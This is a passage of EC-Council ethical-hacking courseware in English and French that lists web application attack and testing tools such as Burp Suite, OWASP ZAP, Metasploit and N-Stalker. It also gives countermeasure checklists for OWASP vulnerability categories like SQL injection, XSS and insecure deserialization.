
Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Web Application Attack Tools (Cont'd)

OWASP Zed Attack Proxy Provides automated scanners and tools that allow you to find security vulnerabilities manually

Web Application Attack Tools

- Metasploit (<https://www.metasploit.com>)
- w3af (<http://w3af.org>)
- Nikto (<https://cirt.net>)
- Sn1per (<https://github.com>)
- WSSIP (<https://github.com>)



Very large response body (200,458 bytes) - switch views using the pulldown currently showing Body Large Response above to display.
Be aware that this message may take some time to load.
You can change the minimum message size used for the Large Response view via Options / Display.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Outils d'attaque des applications Web

Les sections précédentes de ce module abordent les différents types d'attaques d'applications Web et les menaces qui permettent aux pirates de mener des attaques réussies sur des applications Web ciblées. Le module présente maintenant les différents outils d'attaque d'applications Web que les pirates utilisent pour les mener à bien.

▪ Burp Suite

Source : <https://portswigger.net>

Burp Suite est une plateforme intégrée permettant d'effectuer des tests de sécurité des applications Web. Elle se compose de divers outils qui fonctionnent ensemble pour prendre en charge l'ensemble du processus de test, depuis la cartographie et l'analyse initiales de la surface d'attaque d'une application jusqu'à la recherche et l'exploitation des failles de sécurité.

Outils intégrés à Burp Suite

- **Intercepting proxy** : Un proxy d'interception pour inspecter et modifier le trafic entre votre navigateur et l'application cible.
- **Application-aware spider** pour le crawling de contenu et de fonctionnalités.
- **Scanner d'applications Web** pour automatiser la détection de nombreux types de vulnérabilités.
- **Intruder** : Outil d'intrusion pour effectuer des attaques personnalisées afin de trouver et d'exploiter des vulnérabilités originales.
- **Repeater** : Outil pour manipuler et renvoyer des requêtes individuelles.
- **Sequencer** : Outil pour tester le caractère aléatoire des jetons de session.




Figure 7.36 : Burp Suite

- OWASP Zed Attack Proxy

Source : <https://www.owasp.org>

OWASP Zed Attack Proxy (ZAP) est un outil intégré de test d'intrusion pour trouver des vulnérabilités dans les applications Web. Il offre des scanners automatisés ainsi qu'un ensemble d'outils qui permettent de trouver les vulnérabilités manuellement. Les attaquants utilisent OWASP ZAP pour le Web spidering/crawling afin d'identifier le contenu et les fonctionnalités cachés dans l'application Web cible.





Figure 7.37 : OWASP ZAP

Voici la liste de quelques autres outils d'attaque d'applications Web :


- Metasploit (<https://www.metasploit.com>)
- w3af (<http://w3af.org>)
- Nikto (<https://cirt.net>)
- Sn1per (<https://github.com>)
- WSSiP (<https://github.com>)



Découvrez les contre-mesures contre les attaques d'applications Web

Après avoir appris les différentes techniques employées par les pirates informatiques pour attaquer les applications Web, il est important d'apprendre comment protéger ces applications contre ces attaques. Une analyse attentive de la sécurité aidera un professionnel à protéger les applications. Pour y parvenir, il faut concevoir, développer et configurer les applications Web en utilisant les contre-mesures et les techniques abordées dans ce module.

Web Application Attack Countermeasures



SQL Injection Attacks

- Limit the **length** of user input
- Use custom **error messages**
- Monitor **DB traffic** using an IDS, WAF

Command Injection Flaws

- Perform **input validation**
- Escape **dangerous characters**
- Use **language-specific** libraries that avoid problems due to shell commands

LDAP Injection Attacks

- Perform type, pattern, and **domain value validation** on all input data
- Make the **LDAP filter** as specific as possible
- Validate and restrict the **amount of data returned** to the user

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Web Application Attack Countermeasures (Cont'd)

Broken Authentication and Session Management

- Use **SSL** for authenticated parts of the application
- Verify whether all the users' identities and credentials are stored in a **hashed form**
- Never submit session data as part of a **GET, POST**

Sensitive Data Exposure

- Do not create or use **weak cryptographic algorithms**
- **Generate encryption keys** offline and store them securely
- Ensure that encrypted data stored on disk is not easy to **decrypt**

XML External Entity

- **Avoid processing XML input** containing reference to external entity by weakly configured XML parser
- **XML unmarshaller** should be configured securely
- **Parse the document** with a securely configured parser

Broken Access Control

- Perform **access control checks** before redirecting the authorized user to the requested resource
- Avoid using **insecure IDs** to prevent attackers guessing them
- Provide a session timeout mechanism

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Web Application Attack Countermeasures (Cont'd)



Security Misconfiguration

- Configure all **security mechanisms** and disable all unused services
- Setup roles, permissions, and accounts and **disable all default accounts** or change their default passwords
- Scan for the **latest security vulnerabilities** and apply the latest security patches
- Non-SSL requests to web pages should be redirected to the **SSL page**



XSS Attacks

- Validate all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification
- Use testing tools extensively during the design phase to eliminate such XSS holes in the application
- Use a web application firewall to block the **execution of malicious scripts**
- Convert all **non-alphanumeric characters** to HTML character entities before displaying the user input in search engines

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Web Application Attack Countermeasures (Cont'd)



Insecure Deserialization

- Validate untrusted input which is to be serialized to ensure serialized data contain only **trusted classes**
- Deserialization of trusted data must cross a trust boundary
- Developers must re-architect their applications



Using Components with Known Vulnerabilities

- Regularly check the versions of both client-side and server-side components and their dependencies
- Continuously monitor sources like the **national vulnerability database** (NVD) for vulnerabilities in your components
- Regularly apply security patches



Insufficient Logging & Monitoring

- Define the scope of assets covered in **log monitoring** to include business critical areas
- Setup a minimum baseline for logging and ensure that it is followed for all assets
- Ensure that logs are logged with user context, so that the **logs are traceable** to specific users

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Contre-mesures contre les attaques d'applications Web

▪ Attaques par injection SQL

- Limiter la longueur de la zone de saisie de l'utilisateur.
- Utiliser des messages d'erreur personnalisés.
- Surveiller le trafic de la base de données à l'aide d'un IDS ou d'un WAF.

- Désactiver les commandes telles que xp_cmdshell.
 - Isoler le serveur de base de données et le serveur Web.
 - Toujours utiliser la valeur POST pour l'attribut method et un compte à faible privilège pour la connexion à la base de données.
 - Exécuter un service de base de données avec des droits minimaux.
 - Déplacer les procédures stockées étendues vers un serveur isolé.
 - Utiliser des variables ou des fonctions sécurisées telles que isNumeric() pour garantir la sécurité des types.
 - Valider et nettoyer les entrées utilisateur transmises à la base de données.
 - Éviter l'utilisation de SQL dynamique et ne pas construire de requêtes avec l'entrée de l'utilisateur.
 - Utiliser des requêtes préparées, des requêtes paramétrées ou des procédures stockées pour accéder à la base de données.
 - Afficher moins d'informations et utiliser le mode customErrors "RemoteOnly" pour afficher des messages d'erreur détaillés sur la machine locale.
 - Effectuer un échappement et un filtrage des caractères appropriés pour éviter les caractères spéciaux et les symboles tels que les guillemets simples (').
 - Toujours définir la liste blanche plutôt que la liste noire pour éviter tout mauvais code.
 - Utiliser des mappings objet-relationnel (ORM) pour rendre plus cohérente la conversion des jeux de résultats SQL en objets.
- **Failles d'injection de commandes**
 - Effectuer des validations d'entrée.
 - Échapper les caractères dangereux.
 - Utiliser des bibliothèques spécifiques au langage qui évitent les problèmes dus aux commandes shell.
 - Effectuer un codage des entrées et des sorties.
 - Utiliser une API sûre qui évite toute utilisation de l'interpréteur.
 - Structurer les requêtes de manière à ce que tous les paramètres fournis soient traités comme des données et non comme du contenu potentiellement exécutable.
 - Utiliser des requêtes SQL paramétrées.
 - Utiliser la dissociation modulaire de l'interpréteur de commandes par rapport au noyau.
 - Utiliser les fonctions des bibliothèques intégrées et éviter d'appeler directement les commandes du système d'exploitation.

- Mettre en œuvre les moindres priviléges pour restreindre les autorisations d'exécution des commandes du système d'exploitation.
 - Éviter d'exécuter des commandes telles que exec ou system sans validation et contrôle appropriés.
 - Empêcher l'interpréteur de commandes d'utiliser pcntl_fork et pcntl_exec dans PHP.
 - Implémenter Python comme framework Web au lieu de PHP pour le développement d'applications.
- **Attaques par injection LDAP**
 - Effectuer la validation du type, du modèle et de la valeur du domaine sur toutes les données d'entrée.
 - Rendre le filtre LDAP aussi spécifique que possible.
 - Valider et limiter la quantité de données renvoyées à l'utilisateur.
 - Mettre en place un contrôle d'accès aux données de l'annuaire LDAP très strict.
 - Effectuer des tests dynamiques et une analyse du code source.
 - Nettoyer toutes les entrées de l'utilisateur et échapper tous les caractères spéciaux.
 - Éviter de construire des filtres de recherche LDAP en concaténant des chaînes de caractères.
 - Utiliser le filtre AND pour appliquer des restrictions sur des entrées similaires.
 - Utiliser LDAPS (LDAP over SSL) pour chiffrer et sécuriser la communication sur les serveurs Web.
 - **Gestion des sessions et de l'authentification**
 - Utiliser SSL pour toutes les parties authentifiées de l'application.
 - Vérifier que toutes les identités et informations d'identification des utilisateurs sont stockées sous forme hachée.
 - Ne jamais soumettre les données de session dans le cadre d'un GET, POST.
 - Utiliser des phrases de passe avec au moins cinq mots aléatoires.
 - Limiter les tentatives de connexion et verrouiller le compte pour une durée déterminée après un certain nombre de tentatives infructueuses.
 - Utiliser une plateforme de gestion de session sécurisée pour générer des identifiants de session aléatoires longs pour le développement de sessions sécurisées.
 - Mettre en œuvre des mécanismes d'authentification multi-facteurs afin d'éviter les attaques de type "password guessing", "credential stuffing" et "brute-forcing".
 - S'assurer de sécuriser les mots de passe à l'aide d'un algorithme cryptographique de hachage de mot de passe ou d'outils tels que bcrypt, scrypt ou Argon2.

- S'assurer de vérifier les mots de passe faibles par rapport à une liste des principaux mauvais mots de passe.
- Consigner les échecs d'authentification et envoyer des alertes lorsque des attaques probables sont détectées.
- **Exposition des données sensibles**
 - Ne pas créer ou ne pas utiliser d'algorithmes cryptographiques faibles.
 - Générer des clefs de chiffrement hors ligne et les stocker en toute sécurité.
 - S'assurer que les données chiffrées stockées sur le disque ne sont pas faciles à déchiffrer.
 - Utiliser le chiffrement AES pour les données stockées et utiliser TLS avec HSTS (HTTP Strict Transport Security) pour le trafic entrant.
 - Classifier les données traitées, stockées ou transmises par une application et appliquer des protections en conséquence.
 - Utiliser la tokenisation ou la troncature conforme à la norme PCI DSS pour supprimer les données dès qu'elles ne sont plus indispensables.
 - Utiliser une gestion appropriée des clefs et s'assurer que toutes les clefs sont en place.
 - Chiffrer toutes les données en transit à l'aide du protocole TLS et des algorithmes de chiffrement PFS (Perfect Forward Secrecy).
 - Désactiver les techniques de mise en cache pour les demandes qui contiennent des informations sensibles.
- **Entité externe XML**
 - Éviter de traiter les entrées XML contenant des références à des entités externes par un analyseur XML faiblement configuré.
 - Configurer unmarshaller XML de manière sécurisée.
 - Analyser le document avec un analyseur syntaxique configuré de manière sécurisée.
 - Configurer le processeur XML pour utiliser la DTD statique locale et désactiver toute DTD déclarée incluse dans un document XML.
 - Mettre en œuvre des listes blanches, des techniques de validation des entrées, de nettoyage et de filtrage pour empêcher la présence de données indésirables dans les documents XML.
 - Mettre à jour et corriger les derniers processeurs et bibliothèques XML.
 - S'assurer que la fonction de téléchargement de fichiers XML/XLS valide le XML en utilisant la validation XSD.

- **Contrôle d'accès défaillant**

- Effectuer des contrôles d'accès avant de rediriger l'utilisateur autorisé vers la ressource demandée.
- Éviter d'utiliser des identifiants non sécurisés pour empêcher l'attaquant de les deviner.
- Fournir un mécanisme de temporisation de session.
- Limiter les autorisations de fichiers aux utilisateurs autorisés afin d'éviter les abus.
- Éviter les mécanismes de mise en cache côté client.
- Supprimer les jetons de session sur le serveur lors de la déconnexion de l'utilisateur.
- S'assurer que des priviléges minimums sont attribués aux utilisateurs pour qu'ils n'effectuent que les actions essentielles.
- Appliquer les mécanismes de contrôle d'accès une seule fois et les réutiliser dans l'ensemble de l'application.

- **Mauvaise configuration de la sécurité**

- Configurer tous les mécanismes de sécurité et désactiver tous les services non utilisés.
- Configurer les rôles, les permissions et les comptes et désactiver tous les comptes par défaut ou changer leurs mots de passe par défaut.
- Rechercher les dernières vulnérabilités de sécurité et appliquer les derniers correctifs de sécurité.
- Rediriger les demandes de pages Web non-SSL vers la page SSL.
- Activer le drapeau "sécurisé" sur tous les cookies sensibles.
- Configurer le fournisseur SSL pour qu'il ne prenne en charge que les algorithmes forts.
- S'assurer que le certificat est valide et non expiré, et qu'il correspond à tous les domaines utilisés par le site.
- Utiliser également SSL ou d'autres technologies de chiffrement pour le dorsal et les autres connexions.

- **Attaques XSS**

- Valider tous les en-têtes, cookies, chaînes de requête, champs de formulaire et champs cachés (c'est-à-dire tous les paramètres) sur la base d'une norme rigoureuse.
- Utiliser abondamment les outils de test pendant la phase de conception pour éliminer les failles XSS dans l'application avant qu'elles ne soient utilisées.

- Utiliser un pare-feu d'application Web pour bloquer l'exécution de scripts malveillants.
 - Convertir tous les caractères non alphanumériques en entités HTML avant d'afficher les entrées de l'utilisateur dans les moteurs de recherche et les forums.
 - Encoder l'entrée et la sortie et filtrer les métacaractères dans l'entrée.
 - Ne jamais faire confiance aux sites Web qui utilisent le protocole HTTPS lorsqu'il s'agit de XSS.
 - Le filtrage de la sortie du script peut également éliminer les vulnérabilités XSS en les empêchant d'être transmises aux utilisateurs.
 - Déployer une infrastructure à clef publique (PKI) pour l'authentification afin de s'assurer que le script utilisé est réellement authentifié.
 - Mettre en place une politique de sécurité stricte.
 - Les serveurs Web, les serveurs d'applications et les environnements d'applications Web sont vulnérables au cross-site scripting. Il est difficile d'identifier et de supprimer les failles XSS des applications Web. La meilleure façon de trouver des failles est d'effectuer une revue de la sécurité du code et de vérifier tous les endroits où l'entrée d'une requête HTTP se transforme en sortie via HTML.
 - L'attaquant utilise une variété de balises HTML pour transmettre un JavaScript malveillant. Nessus, Nikto et d'autres outils peuvent aider dans une certaine mesure à analyser les sites Web à la recherche de ces failles. Si l'analyse découvre une vulnérabilité dans un site Web, il est fort probable que celui-ci soit vulnérable à d'autres attaques.
- **Désérialisation non sécurisée**
- Valider les entrées qui ne sont pas sûres et qui doivent être sérialisées pour s'assurer que les données sérialisées ne contiennent que des classes reconnues.
 - La désérialisation des données de confiance doit traverser une frontière de confiance.
 - Les développeurs doivent revoir l'architecture de leurs applications.
 - Éviter la sérialisation pour les classes sensibles à la sécurité.
 - Protéger les données sensibles pendant la désérialisation.
 - Filtrer les données sérialisées non fiables.
 - Renforcer le double contrôle du gestionnaire de sécurité dans les classes pendant la sérialisation et la désérialisation.
 - Comprendre les permissions de sécurité accordées à la sérialisation et à la désérialisation.


- Mettre en œuvre des contrôles d'intégrité ou le chiffrement des objets sérialisés pour empêcher la modification des données ou la création d'objets hostiles.
- Isoler le code qui déserialise afin qu'il s'exécute dans des environnements à très faible privilège.
- Consigner les exceptions et les échecs de déserialisation de manière à ce que le type entrant ne soit pas le même que le type attendu ; à défaut, une exception est levée.
- **Utilisation de composants présentant des vulnérabilités connues**
 - Vérifier régulièrement les versions des composants côté client et côté serveur ainsi que leurs dépendances.
 - Surveiller en permanence les sources telles que la base de données nationale sur les vulnérabilités (NVD) pour identifier les vulnérabilités de vos composants.
 - Appliquer régulièrement les correctifs de sécurité.
 - Analyser fréquemment les composants avec des scanners de sécurité.
 - Appliquer les politiques de sécurité et les bonnes pratiques pour l'utilisation des composants.
 - Passer en revue toutes les dépendances, y compris les dépendances transitives, et s'assurer qu'elles ne sont pas vulnérables.
 - Maintenir un inventaire régulier des versions des composants côté client et côté serveur.
 - S'assurer d'obtenir les composants auprès de sources officielles et accepter uniquement des packages signés.
- **Journalisation et surveillance insuffisants**
 - Définir l'étendue des actifs couverts par la surveillance des journaux afin d'inclure les zones critiques de l'entreprise.
 - Définir une base de référence minimale pour la journalisation et s'assurer qu'elle est respectée pour tous les actifs.
 - S'assurer que les journaux sont enregistrés avec le contexte de l'utilisateur afin qu'ils soient traçables pour des utilisateurs spécifiques.
 - Déterminer ce qu'il faut consigner et ce qu'il faut rechercher par l'identification proactive des incidents.
 - Effectuer une vérification de toutes les données d'événements afin de prévenir les attaques par injection de journaux.
 - Mettre en œuvre un mécanisme de journalisation commun pour l'ensemble de l'application et mettre en place une réponse efficace aux incidents.

- S'assurer que toutes les ouvertures de session, les échecs de contrôle d'accès et les échecs de validation des entrées peuvent être consignés avec le contexte utilisateur nécessaire pour identifier les comptes suspects.
- Veiller à ce que les opérations les plus importantes soient accompagnées d'une traçabilité et de contrôles d'intégrité afin d'empêcher l'altération des bases de données, par exemple en utilisant des tables de base de données en ajout uniquement.

Web Application Security Testing Tools

N-Stalker Web App Security Scanner

N-Stalker web app security scanner checks for vulnerabilities such as SQL injection, XSS, and other known attacks



Acunetix WVS
<https://www.acunetix.com>



Browser Exploitation Framework (BeEF)
<http://beefproject.com>



Metasploit
<https://www.metasploit.com>



PowerSploit
<https://github.com>



Watcher
<https://www.casaba.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Outils de test de la sécurité des applications Web

Il existe divers outils d'évaluation de la sécurité des applications Web permettant de scanner, de détecter et d'évaluer les vulnérabilités/sécurité des applications Web. Ces outils permettent de connaître leur niveau de sécurité ; vous pouvez les utiliser pour trouver des moyens de renforcer la sécurité et de créer des applications Web robustes. Par ailleurs, ces outils automatisent le processus d'évaluation de la sécurité des applications Web.

■ Scanner de sécurité des applications Web N-Stalker

Source : <https://www.nstalker.com>

N-Stalker recherche les vulnérabilités aux attaques telles que l'injection SQL, le XSS et d'autres attaques connues. Il s'agit d'un outil de sécurité utile pour les développeurs, les administrateurs système/sécurité, les auditeurs informatiques, car il intègre le célèbre "N-Stealth HTTP Security Scanner" et sa base de données de 39 000 signatures d'attaques Web, ainsi qu'une technologie d'évaluation de la sécurité des applications Web axée sur les composants.




Figure 7.38 : N-Stalker Web Application Security Scanner

Voici la liste de quelques autres outils de test de la sécurité des applications Web :

- Acunetix WVS (<https://www.acunetix.com>)
- Browser Exploitation Framework (BeEF) (<http://beefproject.com>)
- Metasploit (<https://www.metasploit.com>)
- PowerSploit (<https://github.com>)
- Watcher (<https://www.casaba.com>)

SQL Injection Attacks

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Attaques par injection SQL

